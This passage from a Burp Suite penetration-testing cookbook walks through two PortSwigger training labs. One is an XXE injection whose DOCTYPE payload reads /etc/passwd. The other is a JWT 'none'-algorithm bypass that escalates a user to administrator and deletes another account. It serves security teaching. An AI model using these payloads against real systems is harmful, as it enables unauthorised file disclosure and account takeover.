


Figure 11.2 – The View details button

3. On the subsequent details page, under the description, click the **Check stock** button.




Figure 11.3 – The Check stock button

4. Switch to the Burp Suite **Proxy | HTTP history** tab and look for the `POST` request you just submitted to check the stock. Right-click and send the request to **Repeater**:




Figure 11.4 – Send to Repeater

5. In **Repeater**, add the `DOCTYPE` declaration between the XML declaration and the root element called `stockCheck`:

```
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
```

Also, replace the number within the `productId` elements with `&xxe;`:




Figure 11.5 – XXE injection point

6. Click the **Send** button. Note that the response retrieves and displays the local `/etc/passwd` file content:




Figure 11.6 – Attack result

How it works...

In this recipe, the insecure XML parser receives the request within the XML for the `/etc/passwd` file residing on the server. Since there is no validation performed on the XML request due to a weakly configured parser, the resource is freely provided to the attacker.

Working with JWTs

As more sites provide client API access, JWTs are commonly used for authentication. These tokens hold identity and claim information tied to the resources the user is granted access to on the target site. Web-penetration testers need to read these tokens and determine their strength. Fortunately, there are some handy plugins that make working with JWTs inside Burp Suite much easier. We will learn about these plugins in this recipe.

Getting ready

Log in to your PortSwigger account. We will be using *Lab: JWT authentication bypass via flawed signature verification* (`https://portswigger.net/web-security/jwt/lab-jwt-authentication-bypass-via-flawed-signature-verification`) and the **JWT Editor** extension to exploit a signature vulnerability in our target application.

How to do it...

1. Switch to Burp Suite **Extensions | BApp Store** and install the **JWT Editor** plugin:




Figure 11.7 – The JWT Editor extension

2. After you install the extension, notice you now have a new tab entitled **JWT Editor Keys**:




Figure 11.8 – New tab

3. Go to *Lab: JWT authentication bypass via unverified signature* and click the **Access the lab** button to start your instance:




Figure 11.9 – Lab lesson

4. After your instance of the lab loads, go to **Proxy** | **Intercept** | **Open browser** to use the Burp Suite browser to capture your traffic.




Figure 11.10 – Open the Burp Suite browser

5. Log in to the application using the provided credentials: `wiener/peter`.




Figure 11.11 – Log in with the provided credentials

6. Switch to the Burp Suite **Proxy | HTTP history** tab. Find the `GET` request with the URL `/my-account`. Right-click and click the **Send to Repeater** option.




Figure 11.12 – Send to Repeater

7. Switch to the **Repeater** tab and notice that you have a new tab entitled **JSON Web Token**:




Figure 11.13 – Extension functionality in Repeater

8. Click the **JSON Web Token** tab to reveal a debugger very similar to the one available at `https://jwt.io`. This plugin allows you to read the claims content and manipulate the encryption algorithm for various brute-force tests. In this attack, we will remove the signature from the token and send the JWT to see whether the application accepts or rejects the request.

To perform this attack, click the **Attack** button and select **"none" Signing Algorithm**.




Figure 11.14 – None algo attack

9. Notice the **Signature** text area is now blank, the signature is missing after the last dot, and `alg` in the header is set to `none`:




Figure 11.15 – Signature is removed

10. Inside the **Payload** text area, change `wiener` to `administrator`:




Figure 11.16 – Escalate subject to administrator

11. Switch to the **Raw** tab and click the **Send** button to send the request to the application. Notice that the application accepts the request and you are logged in to the administrator's account.

```
      <h1>
        My Account
      </h1>
      <div id=account-content>
        <p>
          Your username is: administrator
        </p>
        <p>
          Your email is: <span id="user-email">
            admin@normal-user.net
          </span>
        </p>
        <form class="login-form" name="change-email-form" action="
        /my-account/change-email" method="POST">
          <label>
            Email
          </label>
          <input required type="email" name="email" value="">
          <input required type="hidden" name="csrf" value="
          PTMClmexpOZTX8b9fDt2JyMfT3J9ReO9">
          <button class='button' type='submit'>
             Update email
          </button>
        </form>
      </div>
    </div>
  </section>
```

Figure 11.17 – Evidence of attack

12. Change the `GET` request from `/my-account` to `/admin/delete?username=carlos` to solve the puzzle:




Figure 11.18 – Final attack to solve

13. Send the request and see the congratulatory banner in the browser:

